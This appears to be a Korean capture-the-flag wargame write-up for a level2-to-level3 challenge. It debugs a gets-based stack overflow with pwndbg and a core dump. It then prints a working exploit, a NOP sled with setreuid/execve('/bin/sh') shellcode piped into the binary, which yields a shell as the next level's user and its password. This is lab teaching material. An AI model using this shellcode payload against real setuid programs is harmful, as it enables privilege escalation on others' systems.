


Wargame Write-up

유준혁

level2 -> level3

A screenshot of a Linux terminal window titled 'Terminal' with a subtitle 'lv2@ubuntu: ~'. The window shows the following commands and output:

```
lv2@ubuntu:~$ ls
Desktop  Downloads  Music      Public    Templates
Documents lv3        Pictures   README    Videos

lv2@ubuntu:~$ ./lv3

lv2@ubuntu:~$ ./lv3 apple


lv2@ubuntu:~$
```

The terminal interface includes a menu bar (File, Edit, View, Search, Terminal, Help) and a sidebar with various application icons. The output of the 'ls' command shows a directory listing with 'lv3' highlighted in red. The subsequent commands './lv3' and './lv3 apple' are executed without any visible output or error messages.

lv3을 실행해 보았더니 아무것도 뜨지 않았다. argv를 넣고 실행시켜도 변화가 없었다.

```
Activities Terminal Tue 00:19 lv2@ubuntu: ~
File Edit View Search Terminal Help
0x8048365 <_start+21> push ecx
0x8048366 <_start+22> push esi
[ STACK ]
00:0000 esp 0xffffd260 ← 0x1
01:0004 0xffffd264 → 0xffffd41f ← '/home/lv2/lv3'
02:0008 0xffffd268 ← 0x0
03:000c esi 0xffffd26c → 0xffffd42d ← 'CLUTTER_IM_MODULE=xim'
04:0010 0xffffd270 → 0xffffd443 ← 0x435f534c ('LS_C')
05:0014 0xffffd274 → 0xffffda2f ← 'LESSCLOSE=/usr/bin/lesspipe %s %s'
06:0018 0xffffd278 → 0xffffda51 ← 'XDG_MENU_PREFIX=gnome-'
07:001c 0xffffd27c → 0xffffda68 ← '_=/usr/bin/gdb'
[ BACKTRACE ]
> f 0 8048350 _start
Breakpoint *_start
pwndbg> pdisas main
> 0x80483f8 <main> push ebp
0x80483f9 <main+1> mov ebp, esp
0x80483fb <main+3> sub esp, 0x10
0x80483fe <main+6> lea eax, [ebp - 0x10]
0x8048401 <main+9> push eax
0x8048402 <main+10> call gets@plt <0x804830c>
0x8048407 <main+15> add esp, 4
0x804840a <main+18> lea eax, [ebp - 0x10]
0x804840d <main+21> push eax
0x804840e <main+22> push 0x8048470
0x8048413 <main+27> call printf@plt <0x804833c>
pwndbg> 
```

그래서 pwndbg로 디버깅을 해보니 전 문제와 같이 16바이트 공간이 할당되어있었다. 그리고 아무것도 쓰지 않은 이유는 gets함수로 입력을 받기 때문이었다.



The screenshot shows a terminal window titled "Terminal" with the user "lv2@ubuntu" in the directory "~/yun". The terminal output is as follows:

```
lv3
lv2@ubuntu:~/yun$ ./lv3
ABCDEFGHIJKLMNOPQRSTUVWXYZ
ABCDEFGHIJKLMNOPQRSTUVWXYZ
Segmentation fault (core dumped)
lv2@ubuntu:~/yun$ ls
core  lv3
lv2@ubuntu:~/yun$ gdb -c core
GNU gdb (Ubuntu 8.1-0ubuntu3) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
pwndbg: loaded 176 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
[New LWP 1902]
Core was generated by './lv3'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x58575655 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
```

따라서 알파벳 문자열을 이용하여 세그폴트를 일으켜 core파일을 분석해보았더니

```
Activities Terminal Tue 00:32 lv2@ubuntu: ~/yun
File Edit View Search Terminal Help
EDX 0xf7fb7890 ← 0x0
EDI 0x0
ESI 0xf7fb6000 ← 0x1d7d6c
EBP 0x54535251 ('QRST')
ESP 0xffffd1f0 ← 0x5a59 /* 'YZ' */
EIP 0x58575655 ('UVWX')
[ DISASM ]
Invalid address 0x58575655

[ STACK ]
00:0000 esp 0xffffd1f0 ← 0x5a59 /* 'YZ' */
01:0004 0xffffd1f4 → 0xffffd284 → 0xffffd435 ← './lv3'
02:0008 0xffffd1f8 → 0xffffd28c → 0xffffd43b ← 'CLUTTER_IM_MODULE=xim'
03:000c 0xffffd1fc → 0xffffd214 ← 0x0
04:0010 0xffffd200 ← 0x1
05:0014 0xffffd204 ← 0x0
06:0018 0xffffd208 → 0xf7fb6000 ← 0x1d7d6c
07:001c 0xffffd20c → 0xf7fe575a ← add edi, 0x178a6
[ BACKTRACE ]
▶ f 0 58575655
```

ESP레지스터의 주소가 0xffffd1f0임을 알 수 있다.

```
Activities Terminal Tue 00:48 lv2@ubuntu: ~
File Edit View Search Terminal Help
cd\x80' + '\x90'*256 ") | ./lv3
*****
*****
*****1ïÉ1F1Ph//shh/binPS1Y
*****
*****
*****
lv2@ubuntu:~$ (python -c "print '\x90'*20 + '\xb8\xd2\xff\xff' + '\x90'*256 + '
\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x6
8\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\x
cd\x80' + '\x90'*256 ";cat) | ./lv3
*****
*****
*****1ïÉ1F1Ph//shh/binPS1Y
*****
*****
*****
id
uid=1003(lv3) gid=1002(lv2) groups=1002(lv2)
my-pass
i dont like stdin
|
```

공격기법은 전과 같이 NOP Sled공격기법을 사용한다. 구성은 전 문제와 같다. 이 때 lv3프로그램이 gets함수를 이용하여 입력을 받으므로 | (파이프라인)을 이용하여 작성한다. 그리고 이 때 stdin이 필요하므로 세미콜론과 cat을 써준다.

lv3 password : i don't like stdin